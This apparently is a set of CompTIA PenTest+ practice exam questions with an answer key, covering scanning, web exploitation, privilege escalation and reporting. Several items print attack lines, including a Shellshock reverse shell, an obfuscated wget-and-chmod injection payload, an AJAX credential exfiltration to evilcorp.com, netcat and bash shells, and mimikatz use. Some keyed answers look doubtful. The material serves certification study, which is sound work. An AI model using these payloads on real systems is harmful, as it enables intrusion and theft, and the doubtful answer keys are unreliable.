

CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam



NEW QUESTION 1

A consultant is reviewing the following output after reports of intermittent connectivity issues:

- ? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
 - ? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
 - ? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
 - ? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
 - ? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
 - ? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
 - ? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
 - ? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
- Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

Answer: D

Explanation:

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as long as the gateway remains unreachable on the IP known by the other machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

NEW QUESTION 2

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. `chmod u+x script.sh`
- B. `chmod u+e script.sh`
- C. `chmod o+e script.sh`
- D. `chmod o+x script.sh`

Answer: A

NEW QUESTION 3

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 4

A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

- A. Set up a captive portal with embedded malicious code.
- B. Capture handshakes from wireless clients to crack.
- C. Span deauthentication packets to the wireless clients.
- D. Set up another access point and perform an evil twin attack.

Answer: C

NEW QUESTION 5

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

- A. An unknown-environment assessment
- B. A known-environment assessment
- C. A red-team assessment
- D. A compliance-based assessment

Answer: B

Explanation:

A known environment test is often more complete, because testers can get to every system, service, or other target that is in scope and will have credentials and other materials that will allow them to be tested.

NEW QUESTION 6

A penetration tester ran an Nmap scan on an Internet-facing network device with the `-F` option and found a few open ports. To further enumerate, the tester ran another scan using the following command: `nmap -O -A -sS -p- 100.100.100.50`
Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Answer: A

NEW QUESTION 7

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit
- C. Burp Suite
- D. Ethercap

Answer: B

NEW QUESTION 8

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

- A. Scraping social media for personal details
- B. Registering domain names that are similar to the target company's
- C. Identifying technical contacts at the company
- D. Crawling the company's website for company information

Answer: A

NEW QUESTION 9

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

Answer: B

NEW QUESTION 10

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

- A. Nmap
- B. Wireshark
- C. Metasploit
- D. Netcat

Answer: B

NEW QUESTION 10

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

- A. Vulnerability scanning
- B. Network segmentation
- C. System hardening
- D. Intrusion detection

Answer: B

NEW QUESTION 14

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

Answer: C

Explanation:

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>

NEW QUESTION 17

The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

- A. Statement of work
- B. Program scope
- C. Non-disclosure agreement
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 19

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

Answer: B

NEW QUESTION 21

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

Answer: C

NEW QUESTION 23

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 24

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; };/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "() { ignored; };/bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "() { ignored; };/bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "() { ignored; };/bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "() { ignored; };/bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

Answer: A

NEW QUESTION 25

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

Answer: B

NEW QUESTION 28

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Answer: B

NEW QUESTION 30

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

- A. NDA
- B. SLA
- C. MSA
- D. SOW

Answer: A

Explanation:

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.

The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties. This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.

In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

NEW QUESTION 32

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

Answer: D

Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script: 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open (UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out <https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

NEW QUESTION 33

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

```
rm -f /var/www/html/G679h32gYu.php
```

Which of the following BEST explains why the penetration tester wants this command executed?

- A. To trick the systems administrator into installing a rootkit
- B. To close down a reverse shell
- C. To remove a web shell after the penetration test
- D. To delete credentials the tester created

Answer: C

NEW QUESTION 38

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST "  
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -  
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}  
&loginUser=a&Pwd=a"  
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM "apache" /F`

Answer: B

NEW QUESTION 40

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

- A. Cross-site request forgery
- B. Server-side request forgery
- C. Remote file inclusion
- D. Local file inclusion

Answer: B

NEW QUESTION 45

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

Answer: A

NEW QUESTION 50

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. `certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe`
- B. `powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')`
- C. `schtasks /query /fo LIST /v | find /I "Next Run Time:"`
- D. `wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe`

Answer: A

Explanation:

<https://www.bleepingcomputer.com/news/security/certutil.exe-could-allow-attackers-to-download-malware-while-https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

NEW QUESTION 51

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. `nmap -sn 10.12.1.0/24`
- B. `nmap -sV -A 10.12.1.0/24`
- C. `nmap -Pn 10.12.1.0/24`
- D. `nmap -sT -p- 10.12.1.0/24`

Answer: A

NEW QUESTION 53

During an assessment, a penetration tester was able to access the organization's wireless network from outside of the building using a laptop running Aircrack-ng. Which of the following should be recommended to the client to remediate this issue?

- A. Changing to Wi-Fi equipment that supports strong encryption
- B. Using directional antennae
- C. Using WEP encryption
- D. Disabling Wi-Fi

Answer: A

NEW QUESTION 56

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

`http://company.com/catalog.asp?productid=22`

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

`http://company.com/catalog.asp?productid=22;WAITFOR`

`DELAY '00:00:05'`

Which of the following should the penetration tester attempt NEXT?

- A. `http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'`
- B. `http://company.com/catalog.asp?productid=22' OR 1=1 -`
- C. `http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -`
- D. `http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash`

Answer: C

Explanation:

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION 59

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to `https://example.com/index.html`. The engineer has designed the attack so that once the users enter the credentials, the `index.html` page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. `window.location.= 'https://evilcorp.com'`
- B. `crossDomain: true`
- C. `getParameter('username')`
- D. `redirectUrl = 'https://example.com'`

Answer: B

NEW QUESTION 62

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. `nc 10.10.1.2`
- B. `ssh 10.10.1.2`
- C. `nc 127.0.0.1 5555`
- D. `ssh 127.0.0.1 5555`

Answer: C

NEW QUESTION 64

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

Answer: C

Explanation:

Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.

Ref: <https://www.okta.com/identity-101/fraggle-attack/>

NEW QUESTION 66

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

- A. Close the reverse shell the tester is using.
- B. Note this finding for inclusion in the final report.
- C. Investigate the high numbered port connections.
- D. Contact the client immediately.

Answer: D

NEW QUESTION 68

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Answer: D

Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 73

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

Answer: B

NEW QUESTION 78

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx 1 root root 915 Mar 6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

NEW QUESTION 80

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables. Which of the following should be included as a recommendation in the remediation report?

- A. Stronger algorithmic requirements
- B. Access controls on the server
- C. Encryption on the user passwords
- D. A patch management program

Answer: A

NEW QUESTION 85

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

- A. DirBuster
- B. CeWL
- C. w3af
- D. Patator

Answer: B

Explanation:

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.

<https://esgeeks.com/como-utilizar-cewl/>

NEW QUESTION 89

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/pikcthem.pl
https://xx.xx.xx.x/vpn/../../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the smb.conf file and upload it to the server
- D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 90

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svaccount password /add >> batchjob3.bat
echo net localgroup Administrators svaccount /add >> batchjob3.bat
net user svaccount
runas /user:svaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the svaccount permissions.
- D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 93

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

Answer: A

NEW QUESTION 94

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

- A. Wait for the next login and perform a downgrade attack on the server.
- B. Capture traffic using Wireshark.
- C. Perform a brute-force attack over the server.
- D. Use an FTP exploit against the server.

Answer: B

NEW QUESTION 96

Which of the following expressions in Python increase a variable val by one (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

Answer: CF

Explanation:

<https://pythonguides.com/increment-and-decrement-operators-in-python/>

NEW QUESTION 97

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant.

The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

NEW QUESTION 98

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 101

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

Answer: C

NEW QUESTION 103

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

Answer: A

Explanation:

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job.

NEW QUESTION 106

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap -sS 192.168.0.1/24
- C. nmap -oG 192.168.0.1/24
- D. nmap -sT 192.168.0.1/24

Answer: A

NEW QUESTION 110

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff

member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. VRFY and EXPN
- B. VRFY and TURN
- C. EXPN and TURN
- D. RCPT TO and VRFY

Answer: A

NEW QUESTION 113

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

Answer: DF

NEW QUESTION 117

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

- A. Unsupported operating systems
- B. Susceptibility to DDoS attacks
- C. Inability to network
- D. The existence of default passwords

Answer: A

NEW QUESTION 121

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

Answer: C

NEW QUESTION 123

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker
- C. tcpdump
- D. Netcat

Answer: B

Explanation:

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 125

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

- A. Executive summary
- B. Remediation
- C. Methodology
- D. Metrics and measures

Answer: B

NEW QUESTION 129

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing
- D. Port knocking
- E. A vulnerability scan
- F. An Nmap scan

Answer: AC

NEW QUESTION 133

Which of the following tools provides Python classes for interacting with network protocols?

- A. Responder
- B. Impacket
- C. Empire
- D. PowerSploit

Answer: B

NEW QUESTION 135

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

Answer: A

NEW QUESTION 138

A penetration tester ran the following command on a staging server: `python -m SimpleHTTPServer 9891`

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. `nc 10.10.51.50 9891 < exploit`
- B. `powershell -exec bypass -f \\10.10.51.50\9891`
- C. `bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit`
- D. `wget 10.10.51.50:9891/exploit`

Answer: D

NEW QUESTION 143

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

- A. Crawling the web application's URLs looking for vulnerabilities
- B. Fingerprinting all the IP addresses of the application's servers
- C. Brute forcing the application's passwords
- D. Sending many web requests per second to test DDoS protection

Answer: D

NEW QUESTION 146

During a penetration test, a tester is able to change values in the URL from `example.com/login.php?id=5` to `example.com/login.php?id=10` and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

Answer:

C

Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 151

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

Answer: C

NEW QUESTION 152

A penetration tester writes the following script:

```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.
- D. Scan the system on the most used ports.

Answer: A

NEW QUESTION 155

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Answer: A

Explanation:

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION 156

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router. Which of the following is MOST vulnerable to a brute-force attack?

- A. WPS
- B. WPA2-EAP
- C. WPA-TKIP
- D. WPA2-PSK

Answer: A

NEW QUESTION 159

A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, ..., 65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org) Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

- A. Telnet
- B. HTTP
- C. SMTP
- D. DNS
- E. NTP
- F. SNMP

Answer: BD

NEW QUESTION 160

During the reconnaissance phase, a penetration tester obtains the following output:

```
Reply from 192.168.1.23: bytes=32 time<54ms TTL=128
Reply from 192.168.1.23: bytes=32 time<53ms TTL=128
Reply from 192.168.1.23: bytes=32 time<60ms TTL=128
Reply from 192.168.1.23: bytes=32 time<51ms TTL=128
```

Which of the following operating systems is MOST likely installed on the host?

- A. Linux
- B. NetBSD
- C. Windows
- D. macOS

Answer: C

NEW QUESTION 165

After running the enum4linux.pl command, a penetration tester received the following output:

```
=====
| Enumerating Workgroup/Domain on 192.168.100.56 |
=====
|+| Got domain/workgroup name: WORKGROUP
=====
| Session Check on 192.168.100.56 |
=====
|+| Server 192.168.100.56 allows sessions using username '', password ''
=====
| Getting domain SID for 192.168.100.56 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 192.168.100.56 |
=====
Sharename Type Comment
-----
print$ Disk Printer Drivers
web Disk File Server
IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
